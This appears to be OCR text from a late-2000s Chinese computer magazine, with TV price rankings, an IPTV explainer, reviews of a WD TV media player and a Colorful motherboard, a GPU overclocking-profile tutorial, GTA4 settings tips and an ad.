4	飞利浦42PFL5403/93	9490元
5	日立P50A101CM	9499元
6	东芝46C3000C	11980元
7	索尼KLV-40V380A	8490元
8	夏普LCD-32A33	3999元
9	飞利浦47PFL7422	9989元
10	LG32LG30R	5490元

网络十月电视销售排行榜

排名	品牌型号	参考价格
1	LG42LG50FR	6600元
2	索尼KLV-40V440A	8600元
3	创维32L01HM	2900元
4	康佳LC42DS30D	4900元
5	索尼KLV-46V440A	12900元
6	三星LA32A350C1	4360元
7	索尼KLV-40J400A	7200元
8	飞利浦42PFL5403/93	7500元
9	三星LA40A550P1R	7490元
10	夏普LCD-32A33	4280元

文中价格仅供参考,如须购买,请以当时市场实价为准。GQ0202

高清论道



只需通过一条网线也能看电视?这就是IPTV。现在全国各地都开始推出了名为IPTV的电视收视服务,除了可提供普通的有线电视节目外,我们还可免费收看高清频道、专业频道和点播节目,你是不是已经忍不住诱惑了呢?今天就和我们一起走近它。

IPTV让你不再错过任何精彩

IPTV其实就是一种通过网络传输的电视服务。

同现在的数字有线电视相比,IPTV当然也有自己的“独门秘笈”,那就是“时移”和“回放”。

在收看节目当中,用户可直接对当前播放的节目进行暂停、后退、

快进等操作(具体时长各地电信有所不同,最长可达4小时,最短也提供60分钟内的时移时长);还可以通过相应的菜单选择以前播放过的节目再次收看(回看时长可达7天)。也就是说办理了IPTV后,你将不再会错过任何精彩。

IPTV除了提供有一般的卫视节目外,还提供了节目更丰富的点播频道、直播频道及特色剧场,一些特色数字电视频道、高清频道,在IPTV上都可以免费收看。如果你要想在数字电视上收看这些频道,它们收费可不低哦!



IPTV,即Internet Protocol Television(交互式网络电视),它是一种利用宽带网络为传输渠道,以电视机为显示终端,集互联网、多媒体、通讯等多种技术为一体,向用户提供数字电视、点播、直播等多种交互式视频服务。

收费合理, IPTV性价比高

看了前面的介绍,确实让人很心动,但办理

插上网线 看电视

Text/Flyheart

IPTV的价格才是我们最关心的问题。IPTV在全国各地的收费并不完全相同,总的来说和当地的有线数字电视费相当。以笔者所在的重庆(重庆这项服务叫iTV)为例,如果你已经是电信宽带用户,那么一年下来也花不了多少钱(详见表1和表2)。

表1: 非电信固话、宽带用户

类型	设备调试费	基础包	终端设备
独立安装iTV业务	780元	28元/月或者298元/年	普通Modem、iTV机顶盒

表2: 电信固话、宽带用户

类型	设备调试费	基础包	终端设备
ADSL用户	188元	28元/月	智能Modem、iTV机顶盒
小区宽带用户			普通Modem、iTV机顶盒
固定电话用户	88元	298元/年	智能Modem(e8用户)或普通Modem(e6用户)、iTV机顶盒
“我的e家”用户		28元/月或298元/年	



所有办理iTV业务的用户,电信都将为其提供4M的宽带服务。也就是说,如果你之前是4M以下的电信ADSL宽带用户,现在只需每月多花28元就将网速提高到4M,非常划算的选择。

IPTV节目丰富

更丰富的节目资源、更灵活的收看方式,使得许多人对IPTV是怦然心动。与传统有线数字电视相比,IPTV在节目方面其实存在着一个互补的关系。在重庆iTV就没有



“CCTV5”、“CCTV6”、“CCTV8”等传统频道,而iTV的“劲爆体育”、“劲爆足球”、“五星体育”等频道则是重庆有线数字电视所欠缺的。笔者以为,即便是安装了IPTV,有线数字电视也不一定就要拆除。

写在最后

曾经“叫嚣”多年的IPTV如今终于成了现实,让我们终于在数字有线电视之外有了新的选择。如果你已经无法忍受广告繁多、内容千篇一律的有线数字电视,无法忍受售价不菲的机顶盒购置费、收视费,那么你可以考虑时下更具个性化的IPTV。GQ0203



天寒地冻，
“窝”在家里做一个高
清御宅族也是不错的选择。
暖暖的屋里，舒服的沙发，无数
的高清大片让你忘记外面的寒
冷。我看看掌中的西数高清媒
体播放机（下文简称WD
TV），它实在很适合担
当这份重任。



西数首款高清播放机全体验

市场参考价格：999元 厂商联系电话：800-820-6682

Text/一念

简约设计，合理精巧



◎WD TV体现了简约精巧的设计思想

在第一眼看到WD TV时我很激动，这可是国内首批啊！WD TV主机体态轻盈，可以轻松地把它托在手掌中。其外观看起来就像一本厚厚的黑色小字典，显得极为可爱，设计精心，做工讲究，不愧是出身“名门”。

WD TV前面板上无任何按键，只有电源和USB设备两个指示灯，点亮后发出漂亮的白光。



◎WD TV的接口贵在精，只提供最常用的接口

它所提供的AV接口和HDMI接口已经能满足与电视机和家用电脑的连接了。

WD TV浑身上下找不到一个按键，操作全由遥控器实现。遥控器很小巧，手感也不错，可问题是我来来回回找了三遍，也没找到音量按钮。看来这也被精简掉了，好在

在第一眼看到WD TV时我很激动，这可是国内首批啊！WD TV主机体态轻盈，可以轻松地把它托在手掌中。其外观看起来就像一本厚厚的黑色小字典，显得极为可爱，设计精心，做工讲究，不愧是出身“名门”。

很多播放器把接口丰富作为一大特色，WD TV则反其道而行之，尽量精简。

电视机遥控器就在手边。

我的专业是高清

外观欣赏完毕，印象分90！不过我最关心的还是它的视频播放能力。我在移动硬盘上准备了一个高清测试的视频包，其中包括了多种格式多种码率的高清视频（详见表1），看看它的能力到底有多强。


表1：试机片段列表

试机片段名称	格式	体积
《皇家赌场》片头黑白色片段+主题曲	H.264编码、AVI封装	1.26GB
《后窗惊魂》第二段片头片段	H.264编码、TS封装	879MB
《满城尽带黄金甲》精彩片段	H.264编码、AVI封装	1.34GB
《X战警3》	H.264编码、M2TS 影片	484MB
《史酷比》试机片段	VC1编码、TS封装	879MB
《魔力女战士》试机片段	VC1编码、AVI封装	500MB

WD TV开机速度很快，进入主界面后，它会自动搜索移动硬盘花了10秒多。默认界面是英文的，看起来有些不舒服，在设置菜单里找了找，果然被我找到了语言选项，将其改换成为中文界面，看起来舒服不少。

经过1个多小时的测试，WD TV识别出了高清测试包中6部影片，成绩相当不错。AVI、MKV、M2TS等格式的视频都可以正常播放，高码率的片段也很流畅。其中1080p全高清格式的《X战警3》播放画面、音响、流畅度都很完美，效果令人满意。

WD TV没能识别出TS格式和VC1封装的1080p片



◎主界面上有视频、音乐、照片和设置四大菜单

段。随后我发现将TS的文件后缀名改为M2TS也能正常播放。其他WD TV不能识别的文件格式，可以通过随机附送光盘中的ArcSoft Media Converter软件进行转换。




◎在播放过程中，按下遥控器上的“Option”按钮，可以对视频进行调解操作



◎全1080p输出，细节展现无遗漏，光影效果出色



◎高码率AVI格式，播放流畅无停顿花屏现象



◎WD TV支持断点续播，方便观看大部头的影片

WD TV的高清视频播放效果和电脑播放几乎没有分别，细节表现十分出色，色彩分辨清晰，过渡自然。一部H.264 1080p高清视频播放完毕，主机


摸上去手感温热。播放过程中没有停顿和花屏现象，非常流畅。话不多说，为大家展示一下播放效果图。

音乐与照片共舞，温情与休闲同享

过年过节的时候，无论外出旅游还是家人团聚，照片一定少不了。

WD TV能识别为USB存储设备的产品，数码相机、数码摄像机和MP3播放器等掌上设备都可以直接接上播放。

其音乐功能支持背景播放，在与家人一起欣赏照片的同时，播放着优美的音乐，温馨又浪漫。



◎播放照片，支持JPEG、GIF、TIF、BMP和PNG格式



◎播放音乐，支持MP3、WMA、OGG等格式


写在最后 平时在电脑上看高清开机都得半分钟吧，而且还得忍受显示器的小屏幕。WD TV开机只需几秒钟，就能迅速进入高清世界，而且移动方便，在客厅卧室里都能轻松享受。早期的高清播放机一般都是不太知名的厂商出品，产品在功能和设计上都有不少提高的空间。随着西数等大厂的高清播放机的推出，我们入手的时候也到了！

WD TV网购售价仅在999元，与传统HTPC相比，它不仅价格便宜，而且功能也更具有针对性，能够满足家庭娱乐的需求。春节就在眼前，WD TV可是一件送给家人的好礼物哦！[GQ0204](#)

享受蓝牙 七彩虹C.G41 X5主板


Text/PCD实验室

市场参考价格: 499元 厂商联系电话: 0755-82031118




初次见到七彩虹C.G41 X5主板,感觉它是一款比较平淡的主板,小板型、只有两条内存插槽,这些让人并不看好它。但是,几天测试体验下来,小编感觉到它还是有存在的理由,对于一些希望配台“够用就好”的用户,这款仅售499元的主板值得关注。

小巧实用,七彩虹C.G41 X5主板特色介绍



之所以认为七彩虹C.G41 X5整合主板值得关注,主要是以下几个方面打动了小编。首先,虽然它在扩展性能方面不尽如人意(比如只提供了两条内存插槽),但是在最重要的用料与做工上,却并没像其他整合主板那样偷工减料,我们可以看到,这款主板的处理器供电电路采用的是4相供电设计,并且都使用了全封闭的高品质铁素体电感线圈(见图2),减少了电磁干扰现象有助于主板的稳定运行。在主板的视频输出上,我们同样看到了用料实在的一面:



提供了“DVI+HDMI+Display Port”三种不同的视频输出接口(见图3)。这样的设计对于整合主板而言很重要,因为不少高清玩家都希望使用整合主板来做HTPC,而一块视频信号输出丰富的整合主板令高清视频输出如鱼得水。


此外,七彩虹C.G41 X5整合主板的另一大亮点是额外提供了蓝牙功能。这一功能对于拥有手机、蓝牙耳机、蓝牙键鼠等外设的用户来说,是非常有用的。特别是如今的手机几乎都有蓝牙功能,七彩虹C.G41 X5整合主板将帮助用户很方便地在电脑和手机间交换数据资料,随时更新保存电话簿。

试玩七彩虹C.G41 X5主板


七彩虹C.G41 X5整合主板集成的是Intel GMA X4500图形核心,能很好



地支持Direct X10,是Intel第五代的整合图形核心产品。小编利用这款整合主板播放了采用VC-1格式的《魔力女战士》1080p高清和H.264格式的《X战警》1080p高清,其画面流畅,处理器占用率基本都保持在40%左右,这样的表现已基本能满足用户播放全高清的要求了。



最后,小编还玩了一下七彩虹C.G41 X5整合主板最具特色的蓝牙功能,感觉很容易上手。我们只需要把主板附送的蓝牙天线连接在主板金色的蓝牙天线接口上(图4),安装主板附送的蓝牙驱动就可以使用。



然后打开手机的蓝牙功能,让主板搜索你的手机并进行配对,最后自己再设一个配对的密码就能与手机联网了(图5)。小编尝试把一个10MB的文件传输到手机上,速度能达到100KB/s,基本和1MB带宽的ADSL下载速度相当了,这样的速度令人满意。[图]YP0201



消费补习班

虽是阴冷的12月寒冬，但是我们不寂寞，八卦蜚闻仍然从四面把我们包围。

周大美女和倪震峰回路转的恩怨，情节起伏犹如在看一部年终贺岁爱情大片。听着庾澄庆的新歌《爱你的只有一个我》，依旧是哈林风格，体会着哈林兄被伊能静劈腿的无奈。提到用情不一，IT界最近也有一桩，其影响虽然不及前面这么大，但对业界而言也算是丢下了一枚震撼弹。

用情不一，XFX (讯景) 偷会AMD

视点



讯景正式与AMD结盟 明年初推4系列显卡



Conexant Sound



资讯 行业 硬件

©国内网站上在醒目位置刊登了XFX (讯景)和AMD结盟的消息

一切都是那么地出人意料，一切也是在情理之中，在2008年所剩无几的日子里，一条“XFX (讯景) 结盟AMD，明年推出4系列显卡”的新闻给这个本来就喧嚣的显卡行业又增添了几分浮躁和波澜，也让这个已经被全球经济危机粉饰的“寒冬味”甚浓的冬天愈加寒冷。

当然，在很多看惯“脚踏两条船”的业内人士看来，XFX (讯景) 此举，无非是在再一次印证“没有永远的朋友，只有永远的利益”这个商业领域里亘古不变的真理。

从最初的金网霸调制解调器，到后来享誉业界的讯景显卡产品，XFX经历了宛如娱乐圈里从默默无闻的小生到大红大紫的明星般的过程，在nVIDIA如日中天的岁月里，这家nVIDIA显卡独卖店被赋予了其他厂商不曾享有的光环：核心AIC、最高级别合作伙伴、Early Lanch Partner等等，XFX (讯景) 也正是凭借着这些资源，在2005~2007年里，力压丽台一跃成为nVIDIA全球战略中的“第一N卡品牌”。

不过，随着全球金融危机的蔓延和2008年nVIDIA产品市场表现的颓势，XFX没有延续辉煌之势，其团队内部也先后经历了人员动荡等一系列事件，以至于在2008年年底，为了应对庞大的售后成本和国内近乎自我休克式的价格大战，XFX (讯景) 将其一贯的招牌式三年质保改为了和国内通路品牌看齐的一年质保。

内困外患之下，继续“用情专一”显然将得不偿失，

从XFX交好AMD说起

Text/胡川

未来也未必能换来好结果，俗话说：穷则变，变则通。兴许XFX (讯景) 在痛定思痛之后，做出了一个看上去还不错的决定：结盟AMD，开始从一个nVIDIA Only的显卡品牌，成为一个脚踏两条船的厂商。

红绿两阵营的声音

对于来自竞争对手的合作伙伴的加入，得到实惠的AMD自然不会错过，这不仅对外可以当作是市场公关行为的一个肯定，对内更是将此役视为Radeon HD 4000显卡性能卓越的又一个典型案例，无怪乎AMD某高层说：“在世界上的电脑游戏迷中，XFX是极端游戏爱好者的渴望，现在他们生产基于AMD GPU的显卡，将会有助于我们的Radeon HD 4000系列达到更优秀的水平。”

本文截稿，我们还没有在媒体端听到有关nVIDIA关于XFX (讯景) 结盟AMD一事的任何官方说明及其授权媒体声明。虽然从XFX (讯景) 的官方措辞“XFX在开始生产ATI Radeon显卡的同时会继续推出nVIDIA的显卡，而且会以生产N卡为主，以后的产品中N卡会占大头……”中，我们发现XFX (讯景) 还颇给这位老东家几分面子，但nVIDIA现在心中的滋味想必是不大好受的，或许选择沉默是应对一切舆论最好的武器。

金融危机，坏的先例还是好的开始

显而易见，XFX (讯景) 转投生产AMD显卡，绝对不是第一家，也不会是最后一家，AIC阵营里的Galaxy (影驰)、Inno3D (映众) 等几个“墙头草”早已悄然无息地走在了前头，大洋彼岸的“铁杆粉丝”eVGA和BFG兴许也在盘算着找个合适的时机和nVIDIA摊牌，因此对于nVIDIA来说，XFX (讯景) 此举绝对不是一个好的开始，苦心花费数载的AIC联盟正在面临分崩离析的可能。但是，当大家头上的各种光环金色褪去，用两条腿走路才能走得稳，如今已经成为大部分有一定规模的显卡厂商的共识，为了不在这波危机中关门大吉，扩大市场占有率和增加产品出货量是惟一的自救办法。所以，XFX (讯景) 同时生产AMD和nVIDIA的显卡并不算是一个坏的先例，并且，也让其他AIC阵营里的厂商蠢蠢欲动。YYP0202



硬件快车道

前不久，为了玩爽《极品飞车12》，编辑部的海蜚丝同学向我借了一片

GeForce9600GT超频版显卡。不曾想，第二天海蜚丝苦着脸问我还有没有频率更低点的显卡。这可奇了怪，全天下的用户都想要频率更高、性能更强大的显卡，怎么此君的爱好如此不同？细问之下，原来此款显卡的频率太高（注：显卡厂商为了博得消费者眼光，往往会推出远远超过标准频率的产品），显卡的散热风扇设计又太单薄，平常不玩游戏时显卡核心温度也高达60多度，搞得海蜚丝成天怕烧坏了显卡，借显卡变成了买显卡。

调教！调教！调教！我们不光要会调教女友，同样，电脑也需要我们反复调教才能懂得你的最爱。很可惜，笔者看惯太多小白只是把显卡驱动程序，一路“Next”安装了事。其实，无论是nVIDIA或者ATi的显卡，我们都可以在它们的驱动程序中为自己量身打造最适合自己的使用环境，解决掉类似海蜚丝同学的种种问题。本期，笔者就以GeForce9500GT显卡为例，教大家如何利用驱动程序中的配置文件，打造出只属于你的显卡。

调教工具之nvidia system tools

对于想要调教nVIDIA显卡的同学，还得先准备好道具——nvidia system tools（下载地址：<http://www.newhua.com/soft/74917.htm>）。它可是有显赫的身世哦，是nVIDIA推出的专用于调教显卡、主板的工具软件。使用很简单，一路安装，中途会询问是否安装“nTune系统性能”、“系统临控程序”、“系统更新”，不用管这么多，全



©nvidia system tools安装界面


玩出品味 你会调教 你的显卡么？

■Text/温柔一刀

部勾选上即可(图1)。

开工了，N卡调教跟我做


安装完nvidia system tools后，右键桌面，在弹出的菜单中选择nVIDIA控制面板，然后再选“高级设置”进入驱动程序界面。看到“性能”这个选项了么？没错，今天的主角就是它，点击它试试看(图2)。



◎驱动程序会多出一个“性能”选项


接受最终用户许可协议

用户必须接受最终用户协议才可使用 Performance。



◎不要理会“接受最终用户许可协议”


此时会出现“接受最终用户许可协议”，这个协议的意思就是用户如果要在哪里做调节显卡频率的事，造成的损坏概不负责等等推卸责任的屁话(图3)。不要被吓到，让我们带着鄙视的眼光大胆地点击“同意”。



◎在“性能”选项下会多出三个选项

点击同意后,会在“性能”选项下新出现“设备设置”、“查看系统信息”和“配置文件策略”三个选项(图4)。海蜚丝同学不是抱怨显卡工作频率太高,造成显卡太热么,那么我们可以在不玩游戏时把显卡频率降低点。这里,就可以在“设备设置”中,选择“自定义”,然后把显卡的核心工作频率、显存频率、流处理器工作频率降低(图5)。比如,笔者把显卡的核心工作频率降低到了600MHz(显卡默认为700MHz)。

把频率降低后,点击应用,然后关闭驱动程序设置界面。此时,系统会提示是否在启动WinXP时加载保存的设置。不用说,肯定选是啦,我们就是想在上网、看电影的时候,显卡以较低的频率工作嘛(见图6)。




◎一定要选择“自定义”,才能自由设定显卡的各种工作频率



◎确定就行了



◎先创建一个名为pcdtest的配置文件



◎找到刚才新建的pcdtest配置文件

显卡温度是降低了,可是我们又很贪心,希望在游戏时显卡又可以自动用较高的频率工作,谁不想体验流畅的游戏呢?没问题,我们再新建一个配置文件用来超频。首先,我们还得再进入“设置设置”选项中,点击“配置文件”旁边的“保存”按钮(见图7),然后为新的配置文件随便取个名。比如笔者把新建的配置文

件的名字取成pcdtest。接下来,我们在“设置设置”选项中,选择“保存的配置文件”选项,在新弹出的“配置文件名”的下拉式菜单中,选择出我们刚才新建的pcdtest这个配置文件(图8)。前面讲了,我们是要在进行游戏时让显卡自动超频,所以紧接着选择下面的“自定义”按钮,在显卡的核心工作频率、显存频率、流处理器工作频率三个选项中,笔者随手把显卡的核心工作频率超频到了750MHz(喜欢玩超频的朋友,可以玩得更出位一点哟),最后点击“保存”按钮(见图9)。

件的名字取成pcdtest。


接下来,我们在“设置设置”选项中,选择“保存的配置文件”选项,在新弹出的“配置文件名”的下拉式菜单中,选择出我们刚才新建的pcdtest这个配置文件(图8)。

前面讲了,我们是要在进行游戏时让显卡自动超频,所以紧接着选择下面的“自定义”按钮,在显卡的核心工作频率、显存频率、流处理器工作频率三个选项中,笔者随手把显卡的核心工作频率超频到了750MHz(喜欢玩超频的朋友,可以玩得更出位一点哟),最后点击“保存”按钮(见图9)。

设置好pcdtest这个配置文件后,我们要做的就是游戏时让系统自动调用它。OK,让我们重回“性能”选项中,选择“配置文件策略”。看见右边的“加载该配置文件”选项了么?就是它,赶紧勾选上(见图10)。




◎在pcdtest配置文件中,进行超频



◎勾选上“加载该配置文件”

勾选上之后,我们马上可以看到“配置文件”被加载到中间。右边的方框中(见图11)。趁热打铁,接着点击右边方框中“配置文件”字样。此时,系统会弹出询问需要加载哪一个具体的配置文件,我们选上pcdtest这个配置文件。



◎选上让系统加载pcdtest这个配置文件

接下来就好办了，我们要做的就是设置一个运行pcdtest配置文件的条件。不用说，肯定是在运行游戏时自动加载并运行pcdtest配置文件了，因此我们还是在刚才中间的方框中，选择最左边的“游戏被加载”字样，然后点击中间的“→”符号，把这个条件加载到最右边的激活方框中（见图12）。



◎设置好激活的条件

那么是哪一款游戏运行的时候，系统自动超频显卡呢？呃……，简单，点击刚才被加载到右边方框中的“游戏被加载”字样，此时，就会弹出询问运行哪一款游戏时显卡被自动超频。想来想去，还是选择《farcry2》吧，这可是一款很吃资源的大作。于是笔者进到游戏默认安装目录，选择打开farcry2.exe这个可执行文件（见图13）。最后，按下最右边的“接受”按钮。



◎选择运行farcry2.exe时完成显卡超频

讲了这么多，至此，显卡调教终于结束。平常，我们在做一些简单工作的时候，比如上网或者处理Word文档等，显卡将自动以较低的频率运行。工作累了，想运行某款游戏玩耍时，显卡将以自动超频的方式工作。

写在最后 细心的读者有没有留意到，我们在设置激活配置文件的条件时，其实nVIDIA的驱动程序里面还提供了很多丰富的选项。比如当温度高于XX或者低于XX时候，又比如在运行某应用程序的时候，甚至还有在使用DVD播放器的时候等等，读者可根据自身的喜好全方位调教你的显卡，玩得更出位，打造出适合自己习惯的使用环境。最后，容我做个小广告：“ATI的显卡驱动中也提供了类似的功能，在下期，我们将为有兴趣的读者继续介绍，敬请关注。” [YPO203]

yeston 盈通




Graphics Plus™

GeForce™ CUDA 超越图形视界
PHYSX™ | 视频处理 | 图像处理 | 3D立体显示

高清游戏 玩家至爱 盈通G9800GTX+ 游戏高手

依靠1GB海量显存和超强GeForce 9800GTX+核心
满足你高清游戏的极限需求

1024MB
显存容量



全场绝杀价

1099元



送

即日起购买还免费获得价值168元雷柏8100无线键鼠套装，数量有限，先买先得！

- Ultra Speed! 738/2000MHz绝顶高频
- Ultra Power! 空前强大的完整4+2相供电
- Ultra Super Memory! 1GB海量1.0ns顶级显存
- Ultra Long Life! 全板日系固态电容
- Ultra Cool! 超强五热管双风扇静音散热器

盈通中文网站
www.yeston.net

盈通显卡 游戏更精彩



硬件快车道

看谁不顺眼, 直接拖下车, 看车挺漂亮, 直接扑上去。唔, 我不是教唆你犯罪, 我只是在玩一款游戏而已。作为2008年度十佳游戏第一名, 2008年度最“彪悍”的游戏——《侠盗飞车4》(以下简称“GTA4”)的名字, 你不可能没有听说过。还愣着干什么? 还不赶紧抛弃《极品飞车12》与《辐射3》, 一起来体验这款充满了速度激情与澎湃热血的游戏……

速度与激情 玩转《侠盗飞车4》

Text/炽天使之翼

卷土重来的“侠盗与飞车”

在看本文之前, 请忘记RPG游戏中那些对话苍白的NPC, 请离开《极品飞车》中轰鸣的名车, 请放下即时战略游戏中指挥千军万马的手。因为, 在下边我们看到的将是传统游戏的颠覆者——GTA4。在这部游戏中, 你既可以抛弃所有的道德和伦理, 肆意PK路人, 随意抢夺车辆, 彻底释放心中的灰暗, 成为人见人怕的恶徒; 也可以劫富济贫(比如只抢好车-_-), 成为一代侠盗。自由, 就是本作的特色。

侠盗飞车, 它的别名叫挑剔

请原谅我如此形容GTA4这款游戏。无论是对系统的“苛求”, 还是对硬件的“挑剔”, 都让GTA4显得不那么平易近人。要想轻松玩上游戏? 请回家做个美梦先……

虽然GTA4对配置要求出奇地“恐怖”, 但并不等于“非主流配置”用户就不能畅玩。怎么做? 接着看你就知道了。


我们要做的第一步就是调节游戏分辨率——如果你还守着GeForce 8600GS或者Radeon HD 36xx系列的显卡, 那么请将分辨率设置为1024×768。想要流畅运行游戏, 这是必须做出的“牺牲”。

要注意View Distance(视野范围)选项。该选项的数值越大, 就能看清越远的东西。请将数值设置到20以下。要知道, GTA4并不是一个适合玩狙击的游戏……


接下来, 请关注Detail Distance(细节

范围)选项。该选项的数字越大, 物体就越精细。相信我, 在激烈的追逐中你无暇关注太多的物体细节。因此, 请将该选项设置为10以下(图1、图2)。

此外, 请在设置项中找到Vehicle Density(车辆密度)和Shadow Density(影子密度)这两个选项, 前者可以调节城市里的车辆数目, 后者可以调整生成的影子密度。车辆越多, 城市就会显得越真实; 影子密度越大, 物体就会显得越真实。在真实与速度间, 我们必须找到一个平衡点。因此, 将Vehicle Density设为15, 将Shadow Density设为8(或者更低), 是不错的选择。



◎Detail Distance设置为1, 远处的景物变得模糊



◎Detail Distance设置为100, 远处的景物变得锐利, 还可以清晰看到灯光

玩爽游戏, 主流配置教你设

好了, 看了这么多, 你应该已经学会如何进行设置了吧? 下面, 笔者就再透露一个小秘密: 目前主流配置的电脑该怎么设置……

GeForce9600GT: 选择二级缓存更大的E5200 CPU在游戏中可以获得不错帧数提升。优化游戏后, GeForce9600GT可在1440×900的分辨率下流畅进行游戏, 遇上激烈打斗或物体较多的场景, 可能会出现卡机的情况。

GeForce9800GT: Phenom X3 8450将是使用该卡的最佳搭档, 游戏设置经过优化后, GeForce9800GT可以在1680×1050的分辨率下流畅进行游戏。

Radeon HD 4850: 搭配一颗三核或四核的CPU可以更充分地发挥该卡性能, 并流畅地在1680×1050分辨率下进行游戏。而且, 玩家还可以适当地调高游戏设置以获得最佳的视觉享受。 [YYP0204]



低价无系统“本本”上手必读

Text/阿健 红杉


经济不振，金钱要省。低价笔记本电脑（以下简称“本本”）变得更加吸引人，却被迫“瘦身”——无好用的操作系统可用。但是在低价本本中总是不缺乏高配置的本本“佳人”，我们怎能为了一点小问题而放弃与伊共度的机会呢？

为谁焦虑为谁愁，低价本本的原罪

不是我不明白，而是这系统怪！要知道，在很多低价本本上，都找不到我们熟悉的Windows的身影。这些低价本本为了节约成本，要么不装系统，要么就装个Linux——对于早已习惯了Windows的我们来说，真是“情何以堪”。

1. 别扭的使用方式

也许，并不是Linux等系统不好，可对大多数用户而言，在面对这个和Windows迥然相异的系统时，都会觉得无所适从。



◎你知道如何使用这硬盘么？



◎令人堪忧的硬件兼容性

兼容性也不太好。这不，仅仅是想用一下移动硬盘而已，就出现了无法写入的故障（图2）。

2. 匮乏的软件资源

不能不说，这是无Windows系统本本最大的问题。Linux等系统所支持的软件，显然不能和Windows同日而语。对于大多数用户而言，能够使用的也许就只有这寥寥数款系统附带的软件而已了……

说了这么多，诸位是不是已经对无系统本本深感失

虽然现在很多Linux系统都披上了仿Windows界面的外衣，但实际使用起来却并不是这么回事。如图1所示，你知道如何使用硬盘么？

除了使用上的不习惯之外，Linux对硬件的

